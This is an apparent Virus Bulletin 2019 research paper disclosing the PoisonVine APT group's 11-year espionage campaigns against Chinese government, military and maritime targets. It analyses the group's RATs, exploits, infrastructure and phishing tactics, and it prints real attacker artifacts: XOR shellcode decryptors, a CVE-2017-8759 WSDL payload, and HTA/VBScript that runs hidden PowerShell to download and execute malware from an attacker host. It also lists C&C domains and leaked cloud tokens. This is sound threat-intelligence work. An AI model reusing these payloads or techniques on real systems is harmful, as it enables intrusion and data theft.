a long-term attack against China

VB2019 paper: A vine climbing over the Great Firewall: a long-term attack against China

Lion Gu & Bowen Pan

Qi An Xin Threat Intelligence Center, China

Abstract

In this paper we will disclose details of a little-known APT group, PoisonVine, and its long history of cyberespionage activities lasting 11 years. The group is keen on Chinese entities and aims to harvest political and military intelligence. Targets include government agencies, military personnel, research institutes and maritime agencies. The group has compromised multiple entities successfully and is still active in 2019. We will describe the group's campaigns in detail, including malware, vulnerabilities, infrastructure and TTP. Furthermore, we will shed light on the impact of the attacks and on actor attribution, thanks to mistakes made by the group when all stolen data, including profiles of victim machines and sensitive documents, was saved to cloud storage at the data exfiltration stage.

Introduction

PoisonVine is a little-known Traditional Chinese-speaking APT group that was first disclosed in 2018 by *Qi An Xin Threat Intelligence Center* [1, 2]. Starting in 2007, the PoisonVine group has carried out 11 years of cyberespionage campaigns against Chinese key units and departments, including national defence, government, science and technology, education and maritime agencies. The group mainly targets the military industry, Sino-US relations, cross-strait relations and ocean-related fields.

The PoisonVine group obtained an established foothold by sending spear-phishing emails and delivering decoy documents, the contents of which were closely related to the target industry or field (for example, specific conference materials, research papers or announcements). They mainly used implants including publicly available RATs and custom trojans, such as ZxShell and Poison Ivy, and preferred to use cloud storage for the exfiltration of stolen information.

Because the group mainly uses Poison Ivy and cloud storage, making it similar to vines that can climb across a wall, we named it 'PoisonVine'.

11 years of campaigns

The earliest activities of PoisonVine were seen in December 2007, since when the group has been active for 11 years. We list some of the major events in the timeline below:

- In December 2007, the trojan associated with the group was first discovered. Marine-related fields (suspected to be related to a large shipping company) were involved.
- In March 2008, a key laboratory (a scientific research institute) at a university in China was attacked.
- In February 2009, attacks against the military industry began (involving a well-known military journal).
- In October 2009, the trojan added a special method for avoiding detection via static scanning: API string reverse order. The method was used in most versions of the trojan and continued to be used until 2018.
- In December 2011, the trojan added a special method to combat dynamic detection (error API parameters). Related methods were used in most versions of the trojan and continued to be used until 2015.
- In February 2012, the first modified version of a backdoor based on ZxShell code was discovered. The key function was to steal document files such as .doc, .ppt, .xls and .wps.
- In March 2013, intense attacks were conducted targeting the Chinese Academy of Sciences and a number of national ministries and commissions in the fields of science and technology, maritime affairs, etc.
- In October 2013, a watering hole attack was carried out against a Chinese government website.
- In May 2014, an evolved version of ZxShell was discovered. In addition to the functions based on the previous version, a search was added for keywords such as 'military (军)', 'aviation (航)', and 'report (报告)'.
- On 12 September 2014, events and samples related to CVE-2014-4114 (a zero-day vulnerability) were first discovered.
- On 14 October 2014, *iSIGHT Partners* [3] released a report and disclosed CVE-2014-4114. On the same day, *Microsoft* released relevant security bulletins.
- On 25 February 2015, an attack was detected against a military industry association (national defence technology) and the Chinese Academy of Engineering. Kanbox (酷盘) [4] samples were discovered.
- In October 2017, the CVE-2017-8759 vulnerability document was used to initiate a spear-phishing attack against a large media agency website and an individual working in Quanzhou.
- In April 2018, the *Qi An Xin Threat Intelligence Center* disclosed the malicious attack code of the group, exploit CVE-2017-8759 [1].
- In May 2018, the actor launched attacks against several maritime organizations including ship-building companies and port-operating companies.
- In April 2019, the *Qi An Xin Threat Intelligence Center* found new samples using exploit CVE-2018-20250 [5] and *JianguoYun* cloud storage [6].

Capabilities and cyber weapons

PoisonVine has used publicly available RATs, custom trojans and several vulnerabilities in its activities. In this section, we will analyse the group's main capabilities and its cyber arsenal, including RATs, vulnerabilities and infrastructures.

RATs

Poison Ivy

The Poison Ivy trojan is essentially a remote access trojan (RAT). *FireEye* conducted a special analysis of Poison Ivy [7]. The Poison Ivy trojan in this report corresponds to the 2.3.2 version. The Poison Ivy Trojan Generator has a total of 10 versions starting from version 1.0.0. The latest version is 2.3.2. The Poison Ivy Trojan Generator can generate both EXE and shellcode versions. The trojans generated in this case are in shellcode form. Most of the related mutexes use the default value of ‘)!VoqA.I4’.




Figure 1: Poison Ivy Trojan Generator.

The Poison Ivy trojan decrypts the shellcode using two rounds of a one-character XOR operation.

```
void sub_401000()
{
  signed int v0; // eax@1
  signed int v1; // eax@3

  v0 = 0;
  do
  {
    pi_shellcode[v0] ^= 0xBCu;
    ++v0;
  }
  while ( v0 < 0x1800 );
  v1 = 0;
  do
  {
    pi_shellcode[v1] ^= 0xE2u;
    ++v1;
  }
  while ( v1 < 0x1800 );
  JUMPOUT(pi_shellcode);
}
```

```
void sub_401000()
{
  signed int v0; // eax@1
  signed int v1; // eax@3

  v0 = 0;
  do
  {
    byte_405030[v0] ^= 0x28u;
    ++v0;
  }
  while ( v0 < 6144 );
  v1 = 0;
  do
  {
    byte_405030[v1] ^= 0x83u;
    ++v1;
  }
  while ( v1 < 6144 );
  JUMPOUT(byte_405030);
}
```

```
void sub_401000()
{
  signed int v0; // eax@1
  signed int v1; // eax@3

  v0 = 0;
  do
  {
    byte_405030[v0] ^= 0xA1u;
    ++v0;
  }
  while ( v0 < 6144 );
  v1 = 0;
  do
  {
    byte_405030[v1] ^= 0x83u;
    ++v1;
  }
  while ( v1 < 6144 );
  JUMPOUT(byte_405030);
}
```

Figure 2: Decrypting the shellcode using a one-character XOR operation.

ZxShell

ZxShell was used by PoisonVine continuously from December 2007 until October 2014. Due to a large difference between the relevant versions, ZxShell can be regarded as existing in two versions. They are the internal published version and the open-source version. The first version refers to the ZxShell trojan used by PoisonVine from 2007 to 2012. The second version refers to the ZxShell trojan used by the group from 2012 to 2014. The related trojan is developed based on the open-source version, which we call the secondary development version. The internal published version and the open-source version are both version 3.0. The former is not widely publicized, but intergrated with features. The latter version's source code is widely distributed, and the functions are eliminated from the previous versions. For a more detailed analysis of ZxShell, please refer to *Cisco*'s report [8].

The samples we captured are based on ZxShell source code modifications. They have retained the original structure. ZxShell itself has more than 20 instructions. In addition to retaining some instructions, the samples we captured excluded a large number of instructions, such as: installation start, clone system account, shutdown firewall, port scan, proxy server and other functions, but had the 'IEPass' command added.

```
if ( !dword_5123E990(&v6, name) )
  return sub_51211881(s, "%s>", (unsigned int)byte_51238C58);
if ( dword_5123E990(&v6, "Help") && dword_5123E990(&v6, "?") )
{
  if ( !dword_5123E990(&v6, "Exit") || !dword_5123E990(&v6, "Quit") )
    return 0;
  if ( dword_5123E990(&v6, "Sysinfo") )
  {
    if ( dword_5123E990(&v6, "Ps") )
    {
      if ( dword_5123E990(&v6, "CleanEvent") )
      {
        if ( dword_5123E990(&v6, "IEPass") )
        {
          if ( dword_5123E990(&v6, "TransFile") )
          {
            if ( dword_5123E990(&v6, "GetCMD") )
            {
              if ( dword_5123E990(&v6, "ZXNC") )
              {
                if ( dword_5123E990(&v6, "End") )
                {
                  if ( dword_5123E990(&v6, "ShareShell") )
                  {
                    if ( dword_5123E990(&v6, "FileMG") )
                    {
                      if ( dword_5123E990(&v6, "rPortMap") )
                        sub_51211881(s, "'%s' Unknown Command.\r\n", (unsigned int)&v6);
                      else
                        sub_51217862(s, 4);
                    }
```

Figure 3: The IEPass command.

Kanbox RAT

Kanbox RAT is a customized tool which was developed by the group. It is often disguised as a folder icon. After execution, it will release the 'svch0st.exe' trojan file as well as the normal folder and a '.doc' file to confuse the user.

'svch0st.exe' is a trojan transmitted using the SSL encryption protocol. It will execute all the trojan processes every hour, and the trojan processes will pack and upload all the information on the computer (including: file

directory, system version, network card information, process list information, package specified files, network information and disk information), as well as files with related keywords (such as ‘Taiwan’, ‘Army’ and ‘War’ in Chinese), to the Kanbox that the attacker registered in advance via the SSL protocol.

The C&C address is a Kanbox address. The file will be uploaded via the API provided by Kanbox. Kanbox is a free cloud service in China which provides online file storage services.

```
SSLInit(3);                                     // SSL协议协商
v3 = sub_40CC50(v2);                            // 初始化SSL
sub_40CC90(v3, 20011, (unsigned int)sub_4050B0);// 获取TOKEN
memset(&Dest, 0, 0x104u);
sprintf(&Dest, "%s_%s", "Ghu{zju{hrk}{", a1); // 字符串解密后是 Aboutdoublewu
if ( v3 )
{
  sub_40CEB0(&Memory, &v9, 1);
  sub_40CEB0(&Memory, &v9, 1);
  sub_40CEB0(&Memory, &v9, 1);
  sub_40CEB0(&Memory, &v9, 1);
  sub_40CC90(v3, 47, 1);
  sub_40CC90(v3, 10002, (unsigned int)"https://auth.kanbox.com/0/token");
  sub_40CC90(v3, 10024, (char)Memory);
  sub_40CC90(v3, 64, 0);
  sub_40CC90(v3, 81, 0);
  v4 = _mkgmtime((struct tm *)v3);
}
else
{
  v4 = v11;
}
sub_40D780(Memory);
sub_40CEA0(v3);
Sleep(1000u);
memset(&v13, 0, 0x104u);
sprintf(&v13, "https://api-upload.kanbox.com/0/upload/%s/%s?bearer_token=%s", &Dest, a2, byte_4F2214);
v10 = 0;
v11 = 0;
v6 = sub_40CC50(v5);
if ( !v6
  || (sub_40CEB0(&v10, &v11, 1),
      sub_40CC90(v6, 47, 1),
      sub_40CC90(v6, 10002, (unsigned int)&v13),
      sub_40CC90(v6, 10024, (char)v10),
      sub_40CC90(v6, 64, 0),
      sub_40CC90(v6, 81, 0),
      _mkgmtime((struct tm *)v6),
      v4) )
{
  result = 0;
}
```

Figure 4: The file is uploaded via the API provided by Kanbox.

Figure 5: Kanbox.

Custom shellcode loader

We discovered this custom shellcode loader in early 2018. The custom shellcode loader is delivered by a malicious HTA file, which will download and execute a PE implant.

```
<definitions
    xmlns="http://schemas.xmlsoap.org/wsdl/"
    xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
    xmlns:suds="http://www.w3.org/2000/wsdl/suds"
    xmlns:tns="http://schemas.microsoft.com/clr/ns/System"
    xmlns:ns0="http://schemas.microsoft.com/clr/nsassem/Logo/Logo">
    <portType name="PortType"/>
    <binding name="Binding" type="tns:PortType">
        <soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
        <suds:class type="ns0:Image" rootType="MarshalByRefObject"></suds:class>
    </binding>
    <service name="Service">
        <port name="Port" binding="tns:Binding">
            <soap:address location="http://updateinfo.servegame.org?C:\Windows\System32\mshta.exe?http://
updateinfo.servegame.org/ding1/ding1.hta"/>
                        <soap:address location=";
                        if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0]) == null) {
                                System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
                                System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
                        } //"/>
        </port>
    </service>
</definitions>
```

Figure 6: Custom shellcode loader.

```
<html>
<head>
<script language="VBScript">
Sub window_onload
        const impersonation = 3
        Const HIDDEN_WINDOW = 12
        Set Locator = CreateObject("WbemScripting.SWbemLocator")
        Set Service = Locator.ConnectServer()
        Service.Security_.ImpersonationLevel=impersonation
        Set objStartup = Service.Get("Win32_ProcessStartup")
        Set objConfig = objStartup.SpawnInstance_
        Set Process = Service.Get("Win32_Process")
        Error = Process.Create("PowerShell -WindowStyle Hidden -nop -c
(New-Object
System.Net.WebClient).DownloadFile('http://updateinfo.servegame.org/tiny1/tiny1.
exe','officeupdate.exe');(New-Object -com
Shell.Application).ShellExecute('officeupdate.exe');", null, objConfig,
intProcessID)
        window.close()
end sub
</script>
</head>
</html>
```

Figure 7: Malicious HTA file.

From the 'SCLoaderByWeb' string in the implant file, we believe, from the literal meaning, that the actor built it as a shellcode loader.

The loader program will first try to connect to a common URL to check network connectivity. If there is no connection, it will try to connect every five seconds until the network is connected. Then it downloads the payload from hxxp://updateinfo.servegame.org/tiny1detvghrt.tmp, as shown in Figure 8.




Figure 8: The loader program.

The downloaded file is decrypted using a multiple round character XOR operation. For example, as shown in Figure 9, each round of the XOR key is 0xac, 0x5c, 0xdd, the result is equivalent to XOR 0x2d. After the decryption, the file will execute in a created thread.

```
loc_40112E:                             ; CODE XREF: sub_401008+113↑j
                xor     eax, eax
                test    edi, edi
                jz      short loc_40113D

loc_401134:                             ; CODE XREF: sub_401008+133↓j
                xor     byte ptr [eax+ebx], 0ACh
                inc     eax
                cmp     eax, edi
                jb      short loc_401134

loc_40113D:                             ; CODE XREF: sub_401008+12A↑j
                xor     eax, eax
                test    edi, edi
                jz      short loc_40114C

loc_401143:                             ; CODE XREF: sub_401008+142↓j
                xor     byte ptr [eax+ebx], 5Ch
                inc     eax
                cmp     eax, edi
                jb      short loc_401143

loc_40114C:                             ; CODE XREF: sub_401008+139↑j
                xor     eax, eax
                test    edi, edi
                jz      short loc_40115B

loc_401152:                             ; CODE XREF: sub_401008+151↓j
                xor     byte ptr [eax+ebx], 0DDh
                inc     eax
                cmp     eax, edi
                jb      short loc_401152
```

Figure 9: Each round of the XOR key is 0xac, 0x5c, 0xdd, the result is equivalent to XOR 0x2d.

The shellcode is generated by the Poison Ivy RAT.

Vulnerabilities

CVE-2012-0158

CVE-2012-0158 is a vulnerability that could allow remote code execution – the attacker would have to convince users to open a specially crafted document. CVE-2012-0158 is typically exploited in the RTF and DOC formats, but the PoisonVine group saved the exploit document to MHT format, which helps avoid detection by anti-virus engines.

e11714f04618fb8846bdf384b7704366_e11714f04618fb8846bdf384b7704366.doc

Edit As: Text Run Script Run Template

```
1  MIME-Version: 1.0
2  X-MimeOLE: Produced By Microsoft MimeOLE V6.1.7601.17609
3  Content-Type: multipart/related;
4      boundary="----=_NextPart_000_002D_01D09FB0.1A7CC770"
5
6  这是 MIME 格式的多方邮件。
7
8  ------=_NextPart_000_002D_01D09FB0.1A7CC770
9  Content-Location: file:///C:/2673C891/Doc1.htm
10 Content-Transfer-Encoding: quoted-printable
11 Content-Type: text/html;
12     charset="us-ascii"
13
14 <html xmlns:v=3D"urn:schemas-microsoft-com:vml"
```

fe6df733b0eb63f9489bd6298ba75427_samplelist.doc*

Edit As: Text Run Script Run Template

```
1  {\rtf1{a\*\}  enerator   sftedit 5.41.15.1507;}
2  viewkind1\  c1\pard\lang1033\f0\fs20\lang1049\f1\par
3  {OBjEkt\*\}ObJEmB{\  \OJbAdAt
4  01050000
5  02000000
6  11000000
7  576f72642e446f63756d656e742e313200
8  00000000
9  00000000
10 003a0000
11 D0cf11e0a1b11ae1000000000000000000000000000000003e000300feff090006000000000000
12 0000000000010000000100000000000000010000002000000010000000feffffff000000000000
```

Figure 10: The exploit document.

CVE-2014-6352

CVE-2014-6352 is an OLE code execution vulnerability that can bypass the patch for CVE-2014-4114, a vulnerability of *Windows* OLE package manager code execution that has been exploited in the wild by the Sandworm APT group (found by *iSIGHT Partners*). CVE-2014-4114 is exploited by executing an INF file via a crafted OLE object in a PPSX document.

CVE-2014-6352 can bypass the patch for CVE-2014-4114. The patch for CVE-2014-4114 fixes the problem by adding a ‘MarkFileUnsafe’ function. The MarkFileUnsafe function sets the file security zone to URLZONE_INTERNET if it comes from a remote computer, and alerts the user when the file executes.

The CVE-2014-6352 exploit triggers the opening of an executable file, which is embedded in a *PowerPoint* document, directly and without using the INF file.

We found the PoisonVine group using CVE-2014-6352 as a 0-day. Related samples are listed in the table below.

MD5	SHA256	Filename

da807804fa5f53f7cbcaac82b901689c	5e4a081a63f0122328e75cae991a19b3ae25af9c68bccf4ae514ce972ef2148d	指挥控制专委会评审责任书.ppsx
19f967e27e21802fe92bc9705ae0a770	e99f089bf209d5caea948f424881cbf6652658b973a5b97dbb59db6e03e8c907	南海课题项目建议书.ppsx

The earliest we found the exploitation document, which is named '指挥控制专委会评审责任书.ppsx' in Chinese, was on 4 September 2014 based on the document created date. The first activities were captured on 12 September 2014.




Figure 11: The exploitation document named '指挥控制专委会评审责任书.ppsx'.

CVE-2017-8759

We found several malicious HTA files on one of the remote servers used by the PoisonVine group. The content of the HTA file is as shown in Figure 12.

```
<definitions
    xmlns="http://schemas.xmlsoap.org/wsdl/"
    xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
    xmlns:suds="http://www.w3.org/2000/wsdl/suds"
    xmlns:tns="http://schemas.microsoft.com/clr/ns/System"
    xmlns:ns0="http://schemas.microsoft.com/clr/nsassem/Logo/Logo">
    <portType name="PortType"/>
    <binding name="Binding" type="tns:PortType">
        <soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
        <suds:class type="ns0:Image" rootType="MarshalByRefObject"></suds:class>
    </binding>
    <service name="Service">
        <port name="Port" binding="tns:Binding">
            <soap:address location="http://updateinfo.servegame.org?C:\Windows\System32\mshta.exe?http://
            updateinfo.servegame.org/bing/bing.hta"/>
                        <soap:address location=";
                        if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0]) == null) {
                                System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
                                System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
                        } //"/>
        </port>
    </service>
</definitions>
```

Figure 12: The content of HTA.

We can certainly recognize these as exploits of CVE-2017-8759, so we believe the PoisonVine group also built a malicious document which exploits CVE-2017-8759. After the vulnerability is triggered, mshta.exe executes the HTA file remotely.

The HTA file is an HTML page with malicious VBS code embedded. The VBS code calls POWERSHELL to download the subsequent exe loader.

```
<html>
<head>
<script language="VBScript">
Sub window_onload
    const impersonation = 3
    Const HIDDEN_WINDOW = 12
    Set Locator = CreateObject("WbemScripting.SWbemLocator")
    Set Service = Locator.ConnectServer()
    Service.Security_.ImpersonationLevel=impersonation
    Set objStartup = Service.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    Set Process = Service.Get("Win32_Process")
    Error = Process.Create("PowerShell -WindowStyle Hidden -nop -c (New-Object
        System.Net.WebClient).DownloadFile('http://updateinfo.servegame.org/bing/
        bing.exe','officeupdate.exe');(New-Object -com Shell.Application).ShellExecute('officeupdate.exe');"
        , null, objConfig, intProcessID)
    window.close()
end sub
</script>
</head>
</html>
```

Figure 13: An HTML page with malicious VBS code embedded.

Infrastructures

The PoisonVine group preferred to use dynamic domain services and cloud storage for C&C and data exfiltration.

Dynamic domain services

The group used several DDNS services. The table below lists the distribution of the service providers' usage. ChangeIP and No-IP are the group's preferred choice.

DDNS service provider	Domains
ChangeIP	30
No-IP	9
DynDNS	2
Afraid(FreeDNS)	1
dnsExit	1

Disguised legitimate websites

The group used domains that mimicked those of legitimate Chinese websites to confuse their victims. They chose government websites, email service providers and the sites of some anti-virus software.

C&C	Legitimate website
chinamil.lflink.com	Website of Chinese Military: www.chinamil.com.cn
soagov.sytes.net soagov.zapto.org soasoa.sytes.net	State Oceanic Administration: www.soa.gov.cn
xinhua.redirectme.net	Xinhua News: www.xinhuanet.com
126mailserver.serveftp.com mail163.mypop3.net	Famous mail service provider in China: 126.com, 163.com
kav2011.mooo.com safe360.dns05.com cluster.safe360.dns05.com rising.linkpc.net	Chinese anti-virus software

Cloud storage

In previous activities, we found two samples that used *Kanbox*, a Chinese cloud storage service provider, for data exfiltration.

client_id	client_secret	refresh_token

3edfe684ded31a7cca6378c0226f5629	bfa89eebf29032076e9cffb75549fee5	75cdc35b1cdaee24047f3afb23a5ccce
7a5691b81bf4322fd88f5fa99407fbbc	d44cfa7dd3c852b69c59efacf766cc23	14b6685330bf32a22688910e765b5dce

By using the token and *Kanbox* API we can retrieve the register information, which contains a telephone number:


```
{"status":"ok","email":"","phone":"15811848796","spaceQuota":1700807049216,"spaceUsed":508800279,"em
```


Third-party blogger

The PoisonVine group also use blogging services for payload transmission. In their previous activities they used *Sina*, which is a popular blogging service in China. By using a blogging service and hiding malicious code in the blog content, it is easy to penetrate target organization networks without triggering a firewall alert.

Figure 14: Malicious code hidden in blog content.

Tactics, techniques and procedures

The PoisonVine group used spear-phishing emails to deliver decoy documents or achieve an executable payload. The content of the email and attached file appear sufficiently legitimate to confuse the targeted victim. If the target

opens the attached file, some vulnerabilities are triggered and payloads are executed. In this way the actor gains initial access to target networks.

Figure 15: The content of the email.




Figure 16: The attached file.

Figure 17: Payloads executed.

The actor also used RLO, appending a number of spaces to the end of the filename, and disguising the file using a legitimate software icon such as a folder or *Office* document. These techniques help to hide the file extension name and confuse the target victim.

